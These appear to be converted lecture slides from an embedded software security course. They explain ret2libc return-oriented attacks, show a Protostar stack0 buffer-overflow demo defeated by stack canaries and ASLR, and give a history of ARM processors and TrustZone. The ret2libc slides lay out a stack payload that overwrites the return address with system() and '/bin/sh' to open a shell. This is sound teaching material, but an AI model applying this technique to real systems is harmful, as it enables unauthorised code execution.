- ✖ In particular it has a function “system” which can be used to open a shell.

# Ret2libc

- ✖ Ret2libc (return to libc) is an exploit to circumvent such W^X protection systems.
- ✖ In a Ret2libc attack, no new code need be written and executed. Instead it relies upon calling functions in libc by returning to them by re-writing the stack return address to point to libc instead of the original calling function.
- ✖ It is an example of **Return Oriented Programming** techniques, in which attackers gain control of program control flow and execute carefully selected existing machine instruction sequences, which they refer to as **gadgets**. Gadgets typically contain return instructions, allowing them to be chained together to compromise the system.

# Ret2libc


- When we enter a function the stack might look like this.



# Ret2libc

- When we are about to return from the function, it may look like.

Just popped into the EBP register




ESP points here

About to be popped into the EIP register

# Ret2libc

- We want it to be:



# Ret2libc


- We want it to be:

AAAABBBBCCCC...	128 bytes buffer
4 crappy bytes	Saved EBP
Address of system() in libc	RET
4 dummy bytes	arg1
Address of "/bin/sh"	Caller Function's Stack Frame

ESP points here


# Ret2libc

- When it runs...




# Ret2libc

- When it runs...




# Ret2libc

- It begins to run function `system()`, which (like all functions) starts by updating EBP and ESP...




# Ret2libc

- It then checks for system's first argument, at a 8byte offset from EBP.




# Ret2libc

- The “4 dummy bytes” are located where the saved RET would normally be located.
- If we wanted to close cleanly after we’re finished with our shell..



# Ret2libc

- The “4 dummy bytes” are located where the saved RET would normally be located.
- If we wanted to close cleanly after we’re finished with our shell..





# Modern Exploits

# Modern Exploits

```
osboxes@osboxes ~/Protostar $ cat stack0.c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

int main( int argc, char **argv )
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if( modified != 0 ){
        printf( "You have changed 'modified' variable!\n" );
    } else {
        printf( "Try again?\n" );
    }
}
osboxes@osboxes ~/Protostar $
```

```
osboxes@osboxes ~/Protostar $ gcc stack0.c -o out
stack0.c: In function 'main':
stack0.c:11:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
  gets(buffer);
^
/tmp/cc8f4bf6.o: In function `main':
stack0.c:(.text+0x32): warning: the `gets' function is dangerous and should not
be used.
osboxes@osboxes ~/Protostar $
```

- We'll try running the first buffer overflow example on a modern operating system (Linux Mint 18.2) with a modern version of gcc.
- We get warned about the evils of using “gets” when we compile, but it succeeds in compiling and is executable.


# Modern Exploits

- We try entering in more than 64 characters to overflow the buffer.

```
osboxes@osboxes ~/Protostar $ ./out
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Try again?
*** stack smashing detected ***: ./out terminated
Aborted
osboxes@osboxes ~/Protostar $
```


# Modern Exploits

- Recall that the stack used to look something like:




# Modern Exploits

- Now a canary is added in:
- The value in the canary is compared to some hidden value elsewhere in memory, and if they don't match, the program execution is halted.




# Modern Exploits

- ✖ The value in the canary may include a byte with value 00.
- ✖ This protects against trying to overwrite it with `strcpy()` as that will stop when it encounters the null byte (00) as being the end of the string.




# Modern Exploits

- Also note that the ‘buffer’ variable is now below ‘modified’ on the stack.
- No matter what we write to ‘buffer’, we cannot overwrite ‘modified’ anymore.




# Modern Exploits

- ✖ If we wanted to execute the code within the ‘if’, maybe we could overwrite the RET to guide us to the relevant part of code?
- ✖ (After guessing the Canary correctly...)



# Modern Exploits

- ASLR randomizes (at runtime) where the stack will be stored, and sets valid ranges for pointers on the stack.
- If we enter an invalid stack pointer, we'll get a segmentation fault for trying to access it.



# Modern Exploits

- ✗ Clearly it is a lot more difficult to perform buffer overflow exploits on modern systems.
- ✗ It is not impossible, but it takes a lot more work than the examples we saw so far.
- ✗ Embedded devices often have very old versions of operating systems on them, or a functionally reduced operating system to save space. This can mean they are more vulnerable to attacks than modern computer systems.
- ✗ They may also intentionally disable some functionality (e.g. DEP, ASLR) because of the restricted resources on the device not being able to support running them.

# COMP8053 – Embedded Software Security

Dr. David Stynes

# ARM Architectures

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × Initially developed by Acorn Computers in 1980s.
- × Acorn worked in collaboration with the BBC on the “BBC Computer Literacy Project”, developing a series of microcomputers, called BBC Micro.
- × ARM was initially created to serve as coprocessor modules for the BBC Micro computers.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- ✗ The BBC Micro's main processor was the MOS Technology 6502.
- ✗ The 6502 is an 8-bit microprocessor with a 16-bit address bus. It was very popular, seeing use in the Atari 2600, Atari 8-bit family, Nintendo Entertainment System, Commodore 64, Apple II, etc..
- ✗ Acorn wanted to extend the BBC Micro to provide a graphical user interface.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- ✗ The 6502 was not powerful enough for the needs of Acorn, and all other processors at the time were deemed unsuitable too.
- ✗ Engineers from Acorn visited the Western Design Center, and saw that research into updating the 6502 was being performed by a single-person company.
- ✗ Acorn began developing their own processor, based on papers from the Berkeley RISC project.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × Research on the Acorn RISC Machine project began in October 1983.
- × The ARM2 was released in 1985, it featured a 32-bit data bus, 26-bit address space and 27 32-bit registers.
- × The 26-bit address space was because 6 bits of the program counter were used for status flags and setting modes.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × The ARM2 had approx 30,000 transistors.
- × In comparison, the Motorola 68000, released in 1979, had 40,000.
- × The ARM2 did not have any cache.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × Acorn Computers founded Advanced RISC Machines Ltd. as a joint venture with Apple and VLSI technologies, in 1990.
- × In 1998 it changed name to ARM Ltd. It is now known as Arm Holdings Plc.
- × Their primary business is in designing and licensing ARM processor architectures.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- ✗ The ARM family of processor architectures was very successful and has continued to grow to this day.
- ✗ ARM1 -> ARM11 (32 bit)
- ✗ SecurCore (32 bit)
- ✗ Cortex M -> Cortex A (32/64bit)
- ✗ As of September 2022, more than 230 billion ARM-based chips have been shipped.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × The Arm Holdings Plc. are considered to have market dominance for processors in mobile phones and tablet computers.
- × They have dominated the 32-bit embedded systems processor space due to many appealing factors: efficiency of their performance, low cost licensing model, and a wide selection of system development tools.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- ✗ ARM has been licensed by over 60 commercial companies, including nearly all major Integrated Circuit manufacturers.
- ✗ Only a few vendors are licensed to modify ARM cores.
- ✗ The vast majority of ARM cores licensed and produced follow the standard designs.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- ✗ This deployment of a large amount of devices with a common design and layout and no security features, meant that early ARM cores were an easy target to attack.
- ✗ In 1999 ARM announced it was looking at designing derivatives which would incorporate built-in security features. This family of secure processors were called SecurCore.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):


- ✗ SecurCore was first released by Samsung in 2001 with the SC100.
- ✗ The SC100 core offered randomised layout options, secure debugging, controlled one-way development process to prevent reverse engineering, memory protection features and anti-Differential Power Analysis functions.
- ✗ The SC300 is now the industry standard architecture of choice for smartcards.

# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × From 2003 ARM have provided a security extension for its microprocessors called TrustZone.
- × In TrustZone, the application core functions in two *worlds*, “Secure Mode” and “Non-secure Mode”, which are hardware-separated and prevents information leaking from the more trusted domain to the less trusted domain.
- × All of their recent microprocessor architectures support integration of TrustZone technology.

# Introduction to ARM



# Introduction to ARM

## Advanced RISC Machine (ARM, formerly Acorn RISC Machine):

- × TrustZone is available for all Cortex-A family processors. As well as the most recent cores from the Cortex-M family (Cortex-M23, Cortex-M33)
- × The exact implementation of TrustZone is design specific, and some versions may include other hardware security features.
- × While the TrustZone greatly improves the security of the system, it is not an absolute defence against all attacks.

# ARM7 Architecture

# ARM

- ✖ We shall explore the ARM7 architecture to get a better understanding of ARM architectures in general.
- ✖ Other ARM architectures will of course have differences to ARM7, but the overall approach is largely the same.

# ARM

